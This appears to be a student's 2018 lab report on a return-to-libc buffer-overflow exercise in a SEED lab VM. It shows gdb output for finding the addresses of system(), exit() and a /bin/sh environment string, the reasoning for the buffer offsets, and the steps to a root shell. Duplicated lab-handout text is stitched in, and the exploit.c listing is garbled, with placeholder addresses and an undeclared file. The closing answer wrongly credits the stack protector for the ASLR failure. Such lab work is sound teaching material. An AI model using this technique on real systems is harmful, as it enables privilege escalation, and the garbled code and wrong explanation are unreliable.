



William Dahl
ICSI 424 Information Security
Lab03
October 10th, 2018

Task 1: In this screen shot I ran the retlib file through gdb and got the address of system() and exit()



In this screen shot I exported the environment variable MYSHELL="/bin/sh". Then I ran a program that is called the same thing as my vulnerable program that print out the address of the MYSHELL environment variable.



In this screen shot I ran the retlib through gdb again this time with a breakpoint at the vulnerable function bof and then I printed the address of \$ebp and the beginning of the buffer and then got the address of \$ebp within the buffer by subtracting the two.

The screenshot shows a virtual machine environment with a web browser on the left displaying a lab document and a terminal window on the right running GDB. The terminal output shows the GDB disassembly of the bof function, which is a buffer overflow function. The GDB commands and output are as follows:

```

(gdb) b main
(gdb) r
(gdb) p system
$1 = {<text variable, no debug info> 0x9b4550 <system>}
(gdb) p exit
$2 = {<text variable, no debug info> 0x9a9b70 <exit>}

From the above gdb commands, we can find out that the address for the system() function is 0x9b4550, and the address for the exit() function is 0x9a9b70. The actual addresses in your system might be different from these numbers.

3.2 Putting the shell string in the memory
One of the challenge in this lab is to put the string "/bin/sh" into the memory, and get its address. This can be achieved using environment variables. When a C program is executed, it inherits all the environment variables from the shell that executes it. The environment variable SHELL points directly to /bin/bash and is needed by other programs, so we introduce a new shell variable MY_SHELL and make it point to zsh

$ export MY_SHELL=/bin/sh

We will use the address of this variable as an argument to system() call. The location of this variable in the memory can be found out easily using the following program:

$ su root
Password: (enter root password)
# gcc -z noexecstack -o retlib retlib.c
# chmod 4755 retlib
# exit

3 Guidelines: Understanding the function call mechanism
3.1 Find out the addresses of libc functions
To find out the address of any libc function, you can use the following gdb commands (a.out is an arbitrary program):

$ gdb a.out
(gdb) b main
(gdb) r
(gdb) p system
$1 = {<text variable, no debug info> 0x9b4550 <system>}
(gdb) p exit
$2 = {<text variable, no debug info> 0x9a9b70 <exit>}

EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
-----code-----
0x80484bb <bof>:      push    ebp
0x80484bc <bof+1>:    mov     ebp,esp
0x80484be <bof+3>:    sub     esp,0x18
=> 0x80484c1 <bof+6>:    push    DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>:    push    0x28
0x80484c6 <bof+11>:   push    0x1
0x80484c8 <bof+13>:   lea     eax,[ebp-0x14]
0x80484cb <bof+16>:   push    eax
-----stack-----
0000| 0xbfffed60 --> 0x80485c2 ("badfile")
0004| 0xbfffed64 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfffed68 --> 0x1
0012| 0xbfffed6c --> 0xb7e66400 (<_IO_new_fopen>:      push    ebx)
0016| 0xbfffed70 --> 0xb7fbbdbc --> 0xbfffee5c --> 0xbfffe061 ("XDG
VTNR=7")
0020| 0xbfffed74 --> 0xb7e66406 (<_IO_new_fopen+6>:    add     ebx,
0x153bfa)
0024| 0xbfffed78 --> 0xbfffeda8 --> 0x0
0028| 0xbfffed7c --> 0x804850f (<main+52>:          add     esp,0x10)
-----
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804b008) at retlib.c:8
8 fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffed78
gdb-peda$ p &buffer
$2 = (char (*)[12]) 0xbfffed64
gdb-peda$ p 0xbfffed78 - 0xbfffed64
$3 = 0x14
gdb-peda$

```

In this screen shot I run the exploit program and then the vulnerable program and end up with the root shell.

The screenshot shows a virtual machine environment with a web browser on the left displaying a lab document and a terminal window on the right running an exploit program. The terminal output shows the execution of the exploit program and the resulting root shell. The GDB commands and output are as follows:

```

[10/01/18 WD347166]seed@VM:~/Documents$ ./exploit
[10/01/18 WD347166]seed@VM:~/Documents$ ./retlib
#

$ gcc -o exploit exploit.c
./exploit // create the badfile
./retlib // launch the attack by running the vulnerable program
# <---- You've got a root shell!

Questions. In your report, please answer the following questions:
• Please describe how you decide the values for X, Y and Z. Either show us your reasoning, or if you use trial-and-error approach, show your trials.
• After your attack is successful, change the file name of retlib to a different name, making sure that the length of the file names are different. For example, you can change it to nevretlib. Repeat the attack (without changing the content of badfile). Is your attack successful or not? If it does not succeed, explain why.

2.4 Task 2: Address Randomization
In this task, let us turn on the Ubuntu's address randomization protection. We run the same attack developed in Task 1. Can you get a shell? If not, what is the problem? How does the address randomization make your return-to-libc attack difficult? You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the address randomization:

$ su root
Password: (enter root password)
# /sbin/sysctl -w kernel.randomize_va_space=2

```

Questions:

- How I found the values of X, Y, Z is by getting the address of \$ebp within the buffer which was 0x14, which is 20 in decimal. I then added 4 to the address of \$ebp (24) to get the return address in the buffer and then over write it. I added 8 to the address of \$ebp (28) to get address were exit() needed to be written to and then \$ebp + 12 (32) to pass "bin/sh" as an argument to the system call.
- In the below screen shot I show the output after running the vulnerable program with a longer executable name.

The screenshot shows a virtual machine environment with a Firefox browser window displaying a GitHub page for a C program named `retlib.c`. The program is a buffer overflow exploit that overwrites the return address and the argument to `system()`. The code is as follows:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BUFFER_SIZE 1024

int main() {
    char buf[BUFFER_SIZE];
    char *argv[1];
    int i;

    printf("Enter a string: ");
    fgets(buf, BUFFER_SIZE, stdin);

    // Overwrite the return address and the argument to system()
    *(long *) &buf[0] = some address ; // "/bin/sh"
    *(long *) &buf[1] = some address ; // system()
    *(long *) &buf[2] = some address ; // exit()

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

The terminal window shows the execution of the program. The user runs `./exploit` to create the badfile, then `./retlib` to launch the attack. The output shows that the attack was successful, as the user got a root shell.

```
[10/01/18 WD347166]seed@VM:~/Documents$ ./exploit
[10/01/18 WD347166]seed@VM:~/Documents$ ./retlib
# exit
[10/01/18 WD347166]seed@VM:~/Documents$ mv retlib newretlib
[10/01/18 WD347166]seed@VM:~/Documents$ ls
badfile  exploit.c  newretlib  retlib.c
exploit  get bin.c  peda-session-retlib.txt
Sublime Text [10/01/18 WD347166]seed@VM:~/Documents$ ./exploit
[10/01/18 WD347166]seed@VM:~/Documents$ ./newretlib
zsh:1: command not found: h
[10/01/18 WD347166]seed@VM:~/Documents$
```

- Questions.** In your report, please answer the following questions:
- Please describe how you decide the values for X, Y and Z. Either show us your reasoning, or if you use trial-and-error approach, show your trials.
 - After your attack is successful, change the file name of `retlib` to a different name, making sure that the length of the file names are different. For example, you can change it to `newretlib`. Repeat the attack (without changing the content of `badfile`). Is your attack successful or not? If it does not succeed, explain why.

2.4 Task 2: Address Randomization

In this task, let us turn on the Ubuntu's address randomization protection. We run the same attack developed in Task 1. Can you get a shell? If not, what is the problem? How does the address randomization make your return-to-libc attack difficult? You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the address randomization:

```
$ su root
Password: (enter root password)
# /sbin/sysctl -w kernel.randomize_va_space=2
```

- The reason that the attack did not work is because when the name of the executable was changed then so was the address of the environment variable `MYSHELL`. The address the `MYSHELL` started at was moved down 3 bytes because the name of the executable was 3 bytes longer. So the h that we get is the h from "bin/sh".

Task 2: In this scree shot I turn the randomized space to 2 and then run the attack again to which I get a segmentation fault

This is because the stack protector protects data from being purposefully overwritten in the stack through a buffer over flow in order to stop attacks and security breaches.